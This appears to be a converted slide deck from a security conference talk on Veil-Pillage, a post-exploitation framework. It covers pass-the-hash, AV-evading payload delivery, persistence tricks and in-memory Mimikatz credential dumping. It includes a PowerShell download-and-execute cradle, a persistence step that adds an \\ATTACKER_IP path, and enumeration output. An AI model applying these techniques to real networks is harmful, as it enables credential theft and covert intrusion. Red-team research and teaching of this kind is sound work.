Veris Group – Adaptive Threat Division

# \$ whoami

---

- Security researcher and pentester/red teamer for Veris Group's Adaptive Threat Division
- Co-founder of the Veil-Framework #avlol
  - [www.veil-framework.com](http://www.veil-framework.com)
  - **Shmoocon '14**: AV Evasion with the Veil Framework
  - co-wrote Veil-Evasion, wrote Veil-Catapult, Veil-PowerView, and PowerUp
- Active Cortana, Powershell, and NovaHacker!

# t1;dr

---

- The Veil-Framework
- Post Exploitation; redux
- Veil-Pillage
- Current Module Overview
- Hashdumping and Plaintext Creds
- Demos
- KB 2871997 (Microsoft PTH fix?)
- Module Releases and Development
- Recap

# The Veil-Framework

---

How We Got Here

# Background

---

- Started with the May 2013 release of 'Veil', later renamed to 'Veil-Evasion'
- Utilizes various languages and techniques to generate AV-evading payloads
  - shellcode injection and 'pure' meterpreter stagers
- Debuted at Shmoocon '14: "*AV-Evasion with the Veil-Framework*"
  - <https://www.veil-framework.com/>

# How We Got Here



---

- After dealing with AV-evasion, focus moved to payload delivery
- Wanted a way to trigger backdoors on target boxes in a stealthy way
- Released at **Shmoocon '14**, Veil-Catapult can upload/host and execute binaries, as well as few other common tricks

# The Attack Cycle

---

# Post-Exploitation; Redux

---

Gain Access Through Exploit

Gain Situational Awareness

Escalate Privileges

Identify Further Exploit Points

Acquire Domain/Network Administrative Privileges

Establish Persistence

Datamine for Sensitive Information

Identify points that affect business impact

# Post-Exploitation; English

---

- If you have access and/or credentials for one or more machines on a network, what can you do?
- **Example:** say you have a local administrator hash for remote hosts, and want to grab plaintexts of other logged on users on those hosts?

# Post-Exploitation; Today

---

- **Option #1:** PSEXEC to a box with Metasploit, then getsystem/wdigest
- **Advantages:**
  - Flexible, can utilize the entire Metasploit framework
- **Drawbacks:**
  - service running as SYSTEM created
  - LOTS of non-standard traffic
  - “known” malicious binary dropped to disk

# Post-Exploitation; Today

---

- **Option #2:** use smbexec to upload/execute a wce.exe binary
- **Advantages:**
  - Don't need to establish a full Meterpreter session
  - Doesn't rely on MSF binary templates
- **Drawbacks:**
  - SYSTEM service still created
  - And another "known" malicious binary is uploaded/executed

# Post-Exploitation; Today

---

- **Option #3:** use the passing-the-hash toolkit and PowerSploit
- **Advantages:**
  - No service created!!
  - No binaries dropped to disk!!
- **Drawbacks:**
  - Usage isn't the simplest
  - What if you want to do this on a lot of hosts?
  - What if powershell is disabled, or not installed?

# What We Want

---

- **Trigger Options:** with a preference for stealth
- **Modularity:** want it to be easy to implement new post-exploitation techniques
  - And want to be able to easily integrate our code/techniques into other tools
- **Completeness:** automation, comprehensive logging, cleanup, etc.

# Veil-Pillage

---

Catapult 2.0

# Veil-Pillage Primitives

---

- **pth-wmis** : no service created
- **pth-winexe** : runs as system, binary dropped
- **Impacket-smbexec** : service created, but no binaries dropped
- **Impacket**: smb servers and clients and more
  
- Everything abstracted out to common library methods

# Veil-Catapult Integration

---

# Veil-Catapult Integration

---

- All of Veil-Catapult's functionality has been modularly integrated into Veil-Pillage:
  - payload\_delivery/exe\_delivery
  - payload\_delivery/powershell\_injector
  - payload\_delivery/python\_injector
  - persistence/registry/sticky\_keys
- Veil-Catapult will now be obsoleted :(
- Blog post on transitioning up soon

# exe\_delivery

---

- Catapult functionality ported to Pillage
- Executables can be specified, or generated with seamless Veil-Evasion integration
- .EXEs are then uploaded/triggered, or hosted/triggered with a \\UNC path
  - This gets some otherwise disk-detectable .EXEs right by some AVs

# python\_injector

---

- Uploads a minimal python .zip installation and 7zip binary
- Python environment unzipped, shellcode invoked using “-c ...”
- The only files that touch disk are trusted python libraries and a python interpreter

## Veil Catapult

- exe\_delivery
- python\_injector
- powershell\_injector

## Primitives

- pth-wmis
- pth-winexe
- Impacket-smbexec
- Impacket

Veil-  
Pillage

```
graph LR; VC[Veil Catapult] --> VP((Veil-Pillage)); P[Primitives] --> VP;
```

# Veil-Pillage

---

New Features

# powershell\_stager

---

- Last month, the Veil team released custom-written, 'pure' powershell meterpreter stagers :
  - reverse\_tcp/reverse\_http/reverse\_https
- These don't utilize any shellcode, and work great with the passing-the-hash toolkit

# Output/Cleanup

---

- Logs logs logs
- Also, we want to leave boxes how we found them
  - Clients are so picky :)
- Why not do all of this in a nice and systematic way

# Random features

---

- State preservation
  - On exit/rage quit, all options preserved
- MSF database interaction
  - pull in existing hosts and credential sets
- Tab-completion, error-checking, complete command line options, etc.

# External Integration

---

- Veil-Pillage contains complete command line flags for whatever you can think of
- Makes it easy to script-up and integrate Veil-Pillage into your own code
- see `./Veil-Pillage.py -h`

# External Integration

---

- Similar to Veil-Evasion, it's easy to integrate Veil-Pillage's functionality as a library import:

```
from modules.management import check_uac
module = check_uac.Module(
    targets=["192.168.1.100"],
    creds=[["Administrator", "password"]])
module.run()
print module.output
```

## Veil Catapult

- exe\_delivery
- python\_injector
- powershell\_injector

## New Features

- Powershell Stagers
- Logging/cleanup
- MSF DB Integration
- Modular structure
- External integration

## Primitives

- pth-wmis
- pth-winexe
- Impacket-smbexec
- Impacket

Veil-  
Pillage

```
graph TD; VC[Veil Catapult] --> VP((Veil-Pillage)); NF[New Features] --> VP; P[Primitives] --> VP;
```

# Veil-Pillage

---

New Modules

# enumeration/\*

---

- host/credential\_validation
  - checks what creds work on what systems
- domain/user\_hunter
  - finds where Windows domain users are logged in on the network
- host/enum\_host
  - performs several standard enumeration actions

# management/\*

---

- `check_uac/disable_uac/enable_uac`
  - full user account control management
- `enable_rdp/disable_rdp`
  - enables RDP and the necessary firewall rules
- `force_[logoff/reboot/shutdown]`
  - needed to trigger some particular post-exploitation effects

# persistence/\*

---

- bitsadmin
  - adds a nice background job to download/execute an .exe backdoor
- registry/sticky\_keys\*
  - Sets the stickkeys cmd.exe trick, or uploads an executable for to trigger
- registry/unc\_dll
  - appends \\ATTACKER\_IP; to %PATH%, allowing you to monitor for .dll hijacking opportunities

# powersploit/\*

---

- Several PowerSploit modules are included in Pillage
- A web server is stood up in the background
  - the 'IEX (New-Object Net.WebClient).DownloadString(...)' cradle is transparently triggered
- Makes it easy to run PowerSploit across multiple machines

## New Features

- Powershell Stagers
- Logging/cleanup
- MSF DB Integration
- Modular structure
- External integration

## New Modules

- PowerSploit integration
- enumeration/\*
- persistence/\*
- management/\*

## Veil Catapult

- exe\_delivery
- python\_injector
- powershell\_injector

## Primitives

- pth-wmis
- pth-winexe
- Impacket-smbexec
- Impacket

Veil-  
Pillage

graph TD; VC[Veil Catapult] --> VP((Veil-Pillage)); NF[New Features] --> VP; NM[New Modules] --> VP; P[Primitives] --> VP;
```

# Hashes and Plaintexts

---

Getting the Goods

# Hashdumping

---

- There are a diverse number of ways to dump hashes on a system
- **Traditional:**
  - gsecdump, credump, etc.
  - Registry backups w/ reg.exe
  - Meterpreter (hashdump/wdigest)
- **New Hotness:**
  - Powerdump.ps1
  - WCE/Mimikatz binaries
  - PowerSploit/Exfiltration/Invoke-Mimikatz.ps1

# Hashdumping

---

- Different approaches work in different situations
- Dependent on architecture, Powershell installation, AV-installation, etc.
- Some involve dropping well-known, close-sourced tools to disk

# In-Memory Mimikatz

---

- Powersploit/Exfiltration/Invoke-Mimikatz.ps1
- Utilizes Joe "clymb3r" Bialek's prior work in Invoke-ReflectivePEInjection to inject an architecture-appropriate Mimikatz .dll
- Harnesses the power of Mimikatz without touching disk

# Pillage Style

---

- Let's aggregate some of the best techniques and build some logic in

```
if (powershell_installed)
    { Powerdump/PowerSploit}
else {
    determine_arch {
        host/execute appropriate binaries }}
```

- Expose these techniques to the user for situation-dependent decisions

## New Features

- Powershell Stagers
- Logging/cleanup
- MSF DB Integration
- Modular structure
- External integration

## New Modules

- PowerSploit integration
- enumeration/\*
- persistence/\*
- management/\*

## Veil Catapult

- exe\_delivery
- python\_injector
- powershell\_injector

## Primitives

- pth-wmis
- pth-winexe
- Impacket-smbexec
- Impacket

# Veil-Pillage

## Hashdumping

- PowerShell detection
- In memory hashdump/Mimikatz
- Host/execute binaries

# Demos

---

KB 2871997

---

OMG US PENTESTERS ARE OUT OF A JOB!!

# KB 2871997

---

- The “pass-the-hash” killing patch, aka the “[Mimikatz KB](#)” :)
- Microsoft backport of Windows 8.1 protections that prevents [“...network logon and remote interactive logon to domain-joined machine using local accounts”](#)
- Sounds ominous...

PTH-killer? lol :)

The image shows two screenshots of a Microsoft Support page, labeled 'Before:' and 'After:'. Both screenshots show the Microsoft Support logo, a search bar, and navigation links for 'Account' and 'Sign in'. The 'Before:' screenshot shows a blue header with the title 'Microsoft Security Advisory: Update to fix the Pass-The-Hash Vulnerability: May 13, 2014' and 'Print' and 'Email' icons. Below the header, a box contains 'Article ID: 2871992' and a link 'View products that this article applies to.'. The 'After:' screenshot shows the same page but with a different title: 'Microsoft Security Advisory: Update to improve credentials protection and management: May 13, 2014'. It also includes 'Print' and 'Email' icons, an 'Article translations' link, and a new 'Article ID: 302' in a box with the same 'View products that this article applies to.' link. The 'By product' navigation menu is visible in the 'After:' screenshot.

# KB 2871997 t1;dr

---

- The rid-500 Administrator account (if it's enabled) and domain accounts in the Administrators localgroup can still PTH
  - This account is often still enabled in many enterprise environments
- Powershell Remoting still works fine
- Windows XP/2003 obviously unaffected
- Raises the bar, but PTH isn't going away anytime soon

# Local Admin Enumeration

---

- With a local/unprivileged domain account, you can use PowerShell (or Nmap) to:
  - find what the local rid-500 is renamed to and whether it's enabled
  - enumerate what domain accounts have local admin privileges on a machine
- Powershell functions have been integrated into Veil-Powerview
- More information: <http://harmj0y.net>

# Local Admin Enumeration

```
PS C:\Users\matt\Desktop> Get-NetLocalGroup -HostName WINDOWS2
```

```
Server      : WINDOWS2  
IsGroup     : False  
AccountName : TEST/WINDOWS2/Administrator  
Disabled    : False  
SID         : S-1-5-21--658203039-1802703417-1428183180-500
```

```
Server      : WINDOWS2  
IsGroup     : False  
AccountName : TEST/WINDOWS2/mike  
Disabled    : False  
SID         : S-1-5-21--658203039-1802703417-1428183180-1000
```

```
Server      : WINDOWS2  
IsGroup     : True  
AccountName : TEST/Domain Admins  
Disabled    : False

```

```
Server      : WINDOWS2  
IsGroup     : False  
AccountName : TEST/jason  
Disabled    : False  
SID         : S-1-5-21--521750488-1329950333-216995329-1111
```

# Module Releases

---

- Just like Veil-Evasion, lots of module ideas
  - more if people want to contribute :)
- Planned releases on the 1st of the month
- Check <http://www.veil-framework.com> for updates

# Module Development

---

- Implement whatever post-exploitation fun you can think of
- Triggering methods, file downloads, etc. are all available as library methods
- Template included in the tree and blog post up soon on developing your own modules

# Recap

---

- A flexible framework for post-exploitation of remote machines
- Three separate ways of triggering
- New modules are easy to implement with the common library
- Automation, full logging capabilities, cleanup scripts, big UI focus, active development
